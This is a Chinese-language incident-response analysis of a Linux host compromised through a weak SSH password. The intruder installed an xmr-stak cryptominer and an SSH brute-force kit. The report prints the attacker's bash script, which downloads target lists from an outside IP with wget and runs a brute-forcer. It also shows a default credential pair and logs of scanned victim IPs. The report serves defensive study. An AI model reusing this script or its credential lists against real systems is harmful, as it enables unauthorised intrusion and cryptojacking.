Microsoft	Trojan:Win32/Tiggrelrln
NANO-Antivirus	Riskware.Elif32.BitCoinMiner.eurebv

13. 檢視連線礦池(IP:217.182.169.148:14444)的封包內容,可以看到挖礦作業的 id 資訊與挖礦持續進行的現象。

RSA Security Analytics Reconstruction for session ID: 1 (Source 192.168.195.160 : 46264, Target 217.182.169.148 : 14444)
Time 5/07/2018 11:27:49 to 5/07/2018 14:55:47 Packet Size 72,284 bytes Payload Size 48,800 bytes
Protocol: 2048/610 - Flags: Keep-Assembled-App-Meta-Network-Meta - Packet Count: 413

REQUEST	RESPONSE
	<pre>{ "jsonrpc": "2.0", "method": "job", "params": { "blob": "0707b68fbfd705101db2cee1b6573034cc0b8b0eba8e6c078746dd896c44ade3614a07a12fb5f900000000275b651b4702bdba23845509aa da9318fc82bc34ba1d94c3e1b0f09213a47dc318", "job_id": "1699", "target": "cf8b0000" } }</pre>
	<pre>{ "jsonrpc": "2.0", "method": "job", "params": { "blob": "0707f38fbfd705101db2cee1b6573034cc0b8b0eba8e6c078746dd896c44ade3614a07a12fb5f9000000007dc894075e315aa7580371c7d72d889abab1f6a819ba371839846cc8d7168c6118", "job_id": "1700", "target": "cf8b0000" } }</pre>

14. 查看/tmp/.xm/stak的資料夾內容，發現有兩個可疑程式

ld-linux-x86-64.so.2 與 xmr-stak，將兩個程式分別送至 Virustotal 網站
檢測。

```
user@VM-Ubuntu-14-64-EN:/tmp/.xm/stak$ ls -l
total 28456
-rwxr-xr-x 1 user user 162632 Nov 20 06:21 ld-linux-x86-64.so.2
-rwxr-xr-x 1 user user 2361856 Nov 20 06:21 libcrypt.so.1.0.0
-rwxr-xr-x 1 user user 1868984 Nov 20 06:21 libc.so.6
-rwxr-xr-x 1 user user 14608 Nov 20 06:21 libdl.so.2
-rwxr-xr-x 1 user user 31104 Nov 20 06:21 libffi.so.6
-rwxr-xr-x 1 user user 89696 Nov 20 06:21 libgcc_s.so.1
-rwxr-xr-x 1 user user 919168 Nov 20 06:21 libgcrypt.so.20
-rwxr-xr-x 1 user user 522664 Nov 20 06:21 libgmp.so.10
-rwxr-xr-x 1 user user 1239440 Nov 20 06:21 libgnutls.so.30
-rwxr-xr-x 1 user user 80496 Nov 20 06:21 libgpg-error.so.0
-rwxr-xr-x 1 user user 207640 Nov 20 06:21 libhogweed.so.4
-rwxr-xr-x 1 user user 236992 Nov 20 06:21 libhwloc.so.5
-rwxr-xr-x 1 user user 207208 Nov 20 06:21 libidn.so.11
-rwxr-xr-x 1 user user 39272 Nov 20 06:21 libltdl.so.7
-rwxr-xr-x 1 user user 97232 Nov 20 06:21 libmicrohttpd.so.10
-rwxr-xr-x 1 user user 1088952 Nov 20 06:21 libm.so.6
-rwxr-xr-x 1 user user 219336 Nov 20 06:21 libnettle.so.6
-rwxr-xr-x 1 user user 43936 Nov 20 06:21 libnuma.so.1
-rwxr-xr-x 1 user user 27424 Nov 20 06:21 libOpenCL.so.1
-rwxr-xr-x 1 user user 408472 Nov 20 06:21 libp11-kit.so.0
-rwxr-xr-x 1 user user 138696 Nov 20 06:21 libpthread.so.0
-rwxr-xr-x 1 user user 31712 Nov 20 06:21 librt.so.1
-rwxr-xr-x 1 user user 428384 Nov 20 06:21 libssl.so.1.0.0
-rwxr-xr-x 1 user user 1566440 Nov 20 06:21 libstdc++.so.6
-rwxr-xr-x 1 user user 76192 Nov 20 06:21 libtasn1.so.6
-rw-r--r-- 1 user user 1250904 Apr 16 21:08 libxmr-stak-backend.a
-rw-r--r-- 1 user user 74206 Apr 16 21:08 libxmr-stak-c.a
-rwxrwxr-x 1 user user 13184504 Nov 20 06:21 libxmrstak_cuda_backend.so
-rwxrwxr-x 1 user user 758504 Nov 20 06:21 libxmrstak_openc1_backend.so
-rwxr-xr-x 1 user user 104864 Nov 20 06:21 libz.so.1
-rwxrwxr-x 1 user user 1609409 Apr 16 21:08 xmr-stak
```

(1)程式 ld-linux-x86-64.so.2:檢測出為惡意程式之比例為 0/58。

SHA256: 825857830bb36c499736fc37a058168156530f54e4dc7c6bace5d960d9fd0558

檔案名稱: ld-linux-x86-64.so.2

偵測率: 0 / 58

分析日期: 2018-05-08 01:38:51 UTC (1分鐘前)

(2)程式 xmr-stak: 檢測出為惡意程式之比例為 5/58，而且這 5 家防毒軟體
公司稱它為 Bitcoinminer，為一個挖礦的惡意程式。

SHA256: 47bb7b429ab42c77e3ae0c1b4bb1b5988b1ca1ae52869640feee0ac10fa8272e

檔案名稱: xmr-stak

偵測率: 5 / 58

分析日期: 2018-05-08 06:20:31 UTC (1分鐘前)

防毒	結果
Avast	ELF:BitCoinMiner-CW [PUP]
AVG	ELF:BitCoinMiner-CW [PUP]
ESET-NOD32	a variant of Linux/CoinMiner.AJ potentially unwanted
Kaspersky	not-a-virus:HEUR:RiskTool.Linux.BitCoinMiner.ao
ZoneAlarm by Check Point	not-a-virus:HEUR:RiskTool.Linux.BitCoinMiner.ao

15. 查看/tmp/.jk 資料夾內容，可以得知有 a、bssh 與 x 等 3 個執行檔，以及 .aa、.d.php、.n、ok 與 p 等檔案內容，接著對這些檔案進行內容檢視。

```
user@VM-Ubuntu-14-64-EN:/tmp/.jk$ ll
total 3228
drwxr-xr-x  2 user user   4096 Apr 30 10:50 ./
drwxrwxrwt 11 root root   4096 May  8 17:16 ../
-rwxr-xr-x  1 user user    532 Mar 14 19:55 a*
-rw-rw-r--  1 user user  38602 Apr 30 10:53 .aa
-rwxr-xr-x  1 user user 3198064 Mar 14 19:32 bssh*
-rw-rw-r--  1 user user   2516 Apr 17 02:04 .d.php
-rw-rw-r--  1 user user  26101 Apr 17 18:07 .n
-rw-rw-r--  1 user user    750 Apr 30 10:53 ok
-rw-rw-r--  1 user user     12 Apr 17 02:04 p
-rwxr-xr-x  1 user user     24 Sep 25 2017 x*
```

(1) 從程式 x 的執行檔內容，我們可以得知它會忽略 SIGHUP 的信號，因此當使用者登出或斷線後，程式 a 仍可正常執行，並且將執行結果輸出到/dev/null 內。將程式 x 送至 Virustotal 網站檢測，發現其惡意比例為 0/59。

```
user@VM-Ubuntu-14-64-EN:/tmp/.jk
GNU nano 2.2.6 File: x
^Ohup ./a >>/dev/null &
```

SHA256:	6e80a9d843faf27e239b1a767d29c7443972be1ddf5ff5f5f9fc9a2b55a161f5
檔案名稱:	x
偵測率:	0 / 59
分析日期:	2018-05-08 10:03:10 UTC (0 分鐘前)

(2) 檢視程式 a 之內容，發現它會連線到印度 IP:139.59.74.88:80 去下載檔案.d.php 回來，接著會執行程式 bssh。將程式 a 送至 Virustotal 網站檢測，發現其惡意比例為 0/59。

```

user@VM-Ubuntu-14-64-EN: /tmp/jk
GNU nano 2.2.6                               File: a
#!/bin/bash
#echo $$ >x.pid
pass=http://139.59.74.88/images/.ss/pf/feedp.php
ftpx=http://139.59.74.88/images/.ss/ips

wget -q $pass
mv feedp.php p
Threads=350
rm -rf .d.php

if [[ `uname` == 'Linux' ]]
then
wget -q http://139.59.74.88/images/.ss/ips/.d.php
while IFS=' ' read -r line || [[ -n "$line" ]]; do
  rm -rf i
  wget -q $ftpx/$line
  mv "$line" i
  port=$(echo $line |cut -d 'X' -f 1)
  ./bssh $port 500
  echo "GATA" >>oK
  sleep 60
  killall -9 bssh
  sleep 5
done < ".d.php"

else
echo die...
fi

```

SHA256: 3f1ef0f6831e17bae9e704f39601cb3859ffe18590d5f65542d38d45a46939f1

檔案名稱: a

偵測率: 0 / 59

分析日期: 2018-05-08 09:33:10 UTC (4 分鐘 前)

(3)查看檔案.d.php內容，發現有許多以22開頭的文字組合，疑似為受害主機對外連線22port的紀錄。

```

user@VM-Ubuntu-14-64-EN: /tmp/jk
GNU nano 2.2.6                               File: .d.php
22Xhf
22Xjj
22Xgq
22Xgz
22Xar
22Xeg
22Xhu
22Xcz
22Xmq
22Xjo
22Xbt
22Xhb
22Xnj
22Xfs
22Xna
22Xkj
22Xgk
22Xnl
22Xkk
22Xkf
22Xcw
22Xbr
22Xan
22Xlz
22Xho
22Xcr
22Xos
22Xgs
22Xfc
22Xol
22Xao
22Xap
22Xnw
22Xnh

```

(4) 檢視檔案 p 之內容，發現僅 ftpuser:123 的內容，可能為帳戶名稱 ftpuser 與密碼為 123，是 SSH 自動字典攻擊所常用的帳號與密碼。

```
user@VM-Ubuntu-14-64-EN: /tmp/jk
GNU nano 2.2.6      File: p
ftpuser:123
```

(5) 查看檔案 .aa 之內容，發現有許多以 ftpuser:123 之名義對外連線的目的 IP 紀錄，從該紀錄可以得知受害主機對這些連線主機進行漏洞掃描作業。

```
user@VM-Ubuntu-14-64-EN: /tmp/jk
GNU nano 2.2.6      File: .aa
[UNKNOWN_SYSTEM] ftpuser:123:186.67.228.51:novuln
[UNKNOWN_SYSTEM] ftpuser:123:13.64.71.40:novuln
[UNKNOWN_SYSTEM] ftpuser:123:128.125.253.92:novuln
[UNKNOWN_SYSTEM] ftpuser:123:213.149.121.97:novuln
[UNKNOWN_SYSTEM] ftpuser:123:217.141.90.45:novuln
[UNKNOWN_SYSTEM] ftpuser:123:186.64.247.1:novuln
[UNKNOWN_SYSTEM] ftpuser:123:186.47.175.241:novuln
[UNKNOWN_SYSTEM] ftpuser:123:190.152.28.37:novuln
[UNKNOWN_SYSTEM] ftpuser:123:190.152.48.29:novuln
[UNKNOWN_SYSTEM] ftpuser:123:195.219.98.174:novuln
[UNKNOWN_SYSTEM] ftpuser:123:213.26.183.225:novuln
[UNKNOWN_SYSTEM] ftpuser:123:190.152.57.234:novuln
[UNKNOWN_SYSTEM] ftpuser:123:186.178.79.207:novuln
[UNKNOWN_SYSTEM] ftpuser:123:13.73.118.71:novuln
[UNKNOWN_SYSTEM] ftpuser:123:190.152.170.26:novuln
[UNKNOWN_SYSTEM] ftpuser:123:190.152.173.145:novuln
[UNKNOWN_SYSTEM] ftpuser:123:194.165.141.33:novuln
[UNKNOWN_SYSTEM] ftpuser:123:169.56.149.94:novuln
[UNKNOWN_SYSTEM] ftpuser:123:13.81.247.3:novuln
[UNKNOWN_SYSTEM] ftpuser:123:190.152.50.93:novuln
[UNKNOWN_SYSTEM] ftpuser:123:199.185.182.251:novuln
[UNKNOWN_SYSTEM] ftpuser:123:185.64.128.154:novuln
[UNKNOWN_SYSTEM] ftpuser:123:190.214.217.3:novuln
[UNKNOWN_SYSTEM] ftpuser:123:186.47.168.183:novuln
[UNKNOWN_SYSTEM] ftpuser:123:212.40.147.241:novuln
[UNKNOWN_SYSTEM] ftpuser:123:186.178.74.17:novuln
[UNKNOWN_SYSTEM] ftpuser:123:195.223.226.241:novuln
[UNKNOWN_SYSTEM] ftpuser:123:186.47.169.150:novuln
[UNKNOWN_SYSTEM] ftpuser:123:186.178.97.94:novuln
[UNKNOWN_SYSTEM] ftpuser:123:190.214.232.127:novuln
[UNKNOWN_SYSTEM] ftpuser:123:181.112.110.99:novuln
[UNKNOWN_SYSTEM] ftpuser:123:85.35.121.89:novuln
[UNKNOWN_SYSTEM] ftpuser:123:81.174.220.57:novuln
[UNKNOWN_SYSTEM] ftpuser:123:88.149.214.154:novuln
```


(6) 查看檔案 .n 之內容，發現該檔案記錄著以 ftpuser:123 之名義對外連線目的 IP 後是否有成功授權登入系統之紀錄，也為該主機對外進行 SSH. Connection. Brute. Force 暴力攻擊的紀錄。


```
user@VM-Ubuntu-14-64-EN: /tmp/jk
GNU nano 2.2.6          File: .n
ftpuser:123:186.67.228.51:22:[
]
ftpuser:123:13.64.71.40:22:[ERROR: Invalid username or password]
ftpuser:123:128.125.253.92:22:[ERROR: Invalid username or password]
ftpuser:123:213.149.121.97:22:[
]
ftpuser:123:217.141.90.45:22:[uname: Invalid argument]
ftpuser:123:186.64.247.1:22:[% Authorization failed.
]
ftpuser:123:186.47.175.241:22:[^G
]
ftpuser:123:190.152.28.37:22:[^G
]
ftpuser:123:190.152.48.29:22:[^G]
ftpuser:123:195.219.98.174:22:[% Authorization failed.
]
ftpuser:123:213.26.183.225:22:[uname: Invalid argument]
ftpuser:123:190.152.57.234:22:[sshd listensocks[15]
]
ftpuser:123:186.178.79.207:22:[^G
]
ftpuser:123:13.73.118.71:22:[ERROR: Invalid username or password]
ftpuser:123:190.152.170.26:22:[sshd listensocks[15]
]
ftpuser:123:190.152.173.145:22:[^G]
ftpuser:123:194.165.141.33:22:[
]
ftpuser:123:169.56.149.94:22:[ERROR: Invalid username or password]
ftpuser:123:13.81.247.3:22:[ERROR: Invalid username or password]
ftpuser:123:190.152.50.93:22:[sshd listensocks[13]
]
ftpuser:123:199.185.182.251:22:[ERROR: Invalid username or password]
ftpuser:123:185.64.128.154:22:[ERROR: Invalid username or password]
ftpuser:123:190.214.217.3:22:[sshd listensocks[15]
```

(7)將程式 bssh 送至 Virustotal 檢測，發現其惡意比例為 0/59。

SHA256:	eeb0ced93c4a73e2f7451dc0b330523c8282941020c2620cc848bb12177404d0
檔案名稱:	bssh
偵測率:	0 / 59
分析日期:	2018-05-08 10:01:08 UTC (1 分鐘前)

III. 網路架構圖



1. 駭客透過 SSH 連線暴力破解密碼，並以帳戶 User 登入系統。
2. 駭客將 .jk 與 .xm 兩資料夾放入系統資料夾 tmp 中。
3. 受害主機 SSH 連線開啟 Port 22 的主機群，並對連線主機漏洞掃描與試著暴力破解帳號與密碼登入連線主機。
4. 受害主機執行挖礦程式，並且隱藏程式於背景程式列表中。

IV. 建議與總結

1. 本事件的發生主要是因為使用者使用弱密碼，讓來自英國的駭客以 ssh 連線來暴力破解密碼而侵入主機，並且放入兩個含有 SSH 對外攻擊的相關程式與挖礦程式的資料夾於受害主機內。
2. 駭客為了避免挖礦程式在背景執行時被使用者發現，故將程式名稱隱藏，以常見的系統執行檔命名。
3. 受害主機所感染的挖礦程式並非不間斷的挖礦程式，從檢測過程中發現它會以一分鐘為執行單位，來啟動每次的挖礦作業。
4. 為了預防該類型的攻擊事件發生，建議下列幾點措施。

- (1)為加強系統使用者的密碼強度，建議使用 8 位數以上中、英文字母與特殊符號的組合密碼。
- (2)隨時監控 Linux 系統的 CPU 效能，以便即時發現挖礦行為。
- (3)檢視主機所有對外連線 port 是否有開啟之必要性。
- (4)安裝防毒軟體，並定期進行系統掃毒作業。

